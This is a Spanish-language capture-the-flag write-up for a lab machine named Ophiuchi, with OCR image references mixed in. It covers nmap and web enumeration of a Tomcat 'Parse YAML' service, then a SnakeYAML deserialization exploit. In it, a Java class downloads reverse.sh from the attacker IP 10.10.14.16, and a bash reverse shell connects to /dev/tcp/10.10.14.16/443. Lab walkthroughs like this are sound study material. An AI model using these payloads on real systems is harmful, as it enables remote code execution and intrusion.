
Ophiuchi

Escaneo

```bash
❯ nmap -p- --open  -n -Pn -vvv 10.129.97.66 -oG allports
```




```
❯ nmap -p- --open  -n -Pn -vvv 10.129.97.66 -oG allports

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 10:14 CEST
Initiating SYN Stealth Scan at 10:14
Scanning 10.129.97.66 [65535 ports]
Discovered open port 8080/tcp on 10.129.97.66
Discovered open port 22/tcp on 10.129.97.66
Completed SYN Stealth Scan at 10:15, 24.42s elapsed (65535 total ports)
Nmap scan report for 10.129.97.66
Host is up, received user-set (0.071s latency).
Scanned at 2024-07-19 10:14:51 CEST for 24s
Not shown: 65423 closed tcp ports (reset), 110 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 63
8080/tcp open  http-proxy syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 24.57 seconds
           Raw packets sent: 65832 (2.897MB) | Rcvd: 65459 (2.618MB)
❯ extractports.sh allports
22,8080

❯ nmap -p22,8080 -sCV 10.129.97.66 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 10:16 CEST
Nmap scan report for 10.129.97.66
Host is up (0.070s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
|_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.38
|_http-title: Parse YAML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.00 seconds
```


```bash
❯ nmap -p22,8080 -sCV 10.129.97.66 -oN escaneo
```

Tenemos un servidor 8080

hacemos un whatweb




```
❯ whatweb http://10.129.97.66:8080
http://10.129.97.66:8080 [200 OK] Cookies[JSESSIONID], Country[RESERVED][ZZ], HttpOnly[JSESSIONID], IP[10.129.97.66], Java, Title[Parse YAML]
 home/unicomanu/Academia/ophiuchi
```




Enumeramos a ver si hay directorios pero no encuentra nada con nmap

```Bash
nmap --script http-enum -p8080 10.129.97.66 -oN webscan
```



```
❯ nmap --script http-enum -p8080 10.129.97.66 -oN webscan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 10:49 CEST
Nmap scan report for 10.129.97.66
Host is up (0.073s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy
| http-enum:
|   /manager/html/upload: Apache Tomcat (401 )
|_  /manager/html: Apache Tomcat (401 )
```



10.129.97.66:8080/Servlet
Go back one page (Alt+Left Arrow)
Right-click or pull down to show history
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Ha

```
Due to security reason this feature has been temporarily on hold. We will soon fix the issue!
```

sabemos que es un yaml para eso tenemos que saber qeu es

#definicion YAML es un formato de serialización de datos legible por humanos inspirado en lenguajes como XML, C, Python, Perl, así como en el formato de los correos electrónicos. YAML fue propuesto por Clark Evans en 2001, quien lo diseñó junto a Ingy döt Net y Oren Ben-Kiki

Una vez buscado procederemos a buscar un payload




Sugerencia: Limita esta búsqueda a resultados en **español**. Más información sobre cómo filtrar por idioma

GitHub
https://github.com › artsploit › ya... · Traducir esta página

artsploit/yaml-payload: A tiny project for generating ...

A tiny project for generating payloads for the SnakeYAML deserialization gadget (taken from https://github.com/mbechler/marshalsec): !!javax.script.

Inductive Automation Forum



artsploit / yaml-payload Public

artsploit Initial commit	f4d8cfa · 5 years ago	1 Commit
src	Initial commit	5 years ago
.gitignore	Initial commit	5 years ago
README.md	Initial commit	5 years ago

README

A tiny project for generating payloads for the SnakeYAML deserialization gadget (taken from https://github.com/mbechler/marshalsec):

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://artsploit.com/yaml-payload.jar"]
  ]]
]
```

About

A tiny project for generating SnakeYAML deserialization payloads

Readme
Activity
534 stars
5 watching
102 forks
Report repository

Releases


No releases published

Packages

No packages published

Languages

Y nos lo clonamos es que mas nos gustes



```
❯ git clone https://github.com/artsploit/yaml-payload
Cloning into 'yaml-payload'...
remote: Enumerating objects: 10, done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 10
Receiving objects: 100% (10/10), done.
❯ ls
 yaml-payload   allports   allports_ep   escaneo   webscan
❯ cd yaml-payload
❯ tree -fs
[       4096]  .
├── [        623]  ./README.md
└── [       4096]  ./src
    ├── [       4096]  ./src/META-INF
    │   └── [       4096]  ./src/META-INF/services
    │       └── [         36]  ./src/META-INF/services/javax.script.ScriptEngineFactory
    └── [       4096]  ./src/artsploit
        └── [       1589]  ./src/artsploit/AwesomeScriptEngineFactory.java

5 directories, 3 files

  home/unicomanu/Academia/ophiuchi/yaml-payload  on  master  /  /  ✓ 
```


Aqui modificaremos el archivo

```language-archivo
./src/artsploit/AwesomeScriptEngineFactory.java
```

Y pondremos estas dos lineas


language-lineas

```
curl http://10.10.14.16/reverse.sh -o /tmp/reverse.sh
bash /tmp/reverse.sh
```


File Actions Edit View Help
GNU nano 8.0
./src/artsploit/AwesomeScriptEngineFactory.java *


```
package artsploit;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("curl http://10.10.14.16/reverse.sh -o /tmp/reverse.sh");
            Runtime.getRuntime().exec("bash /tmp/reverse.sh");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public String getEngineName() {
        return null;
    }

    @Override
    public String getEngineVersion() {
        return null;
    }

    @Override
    public List<String> getExtensions() {
        return null;
    }

    @Override
    public List<String> getMimeTypes() {
        return null;
    }

    @Override
    public List<String> getNames() {
        return null;
    }

    @Override
    public String getLanguageName() {
        return null;
    }
```

Seguimos los pasos que nos dice el github



```
❯ javac src/artsploit/AwesomeScriptEngineFactory.java
❯ jar -cvf yaml-payload.jar -C src/ .
added manifest
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javax.script.ScriptEngineFactory(in = 36) (out= 38)(deflated -5%)
adding: artsploit/(in = 0) (out= 0)(stored 0%)
adding: artsploit/AwesomeScriptEngineFactory.class(in = 1679) (out= 712)(deflated 57%)
adding: artsploit/AwesomeScriptEngineFactory.java(in = 1576) (out= 420)(deflated 73%)
❯ ls
 src  README.md  yaml-payload.jar
```


que nos crea este archivo
S



```
yaml-payload.jar
manu/Academia/ophiuchi/y
```

Ahora crreamos el archivo que vamos a compartir para que haga el reverse shell con este codigo language-code

```
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.16/443 0>&1
```

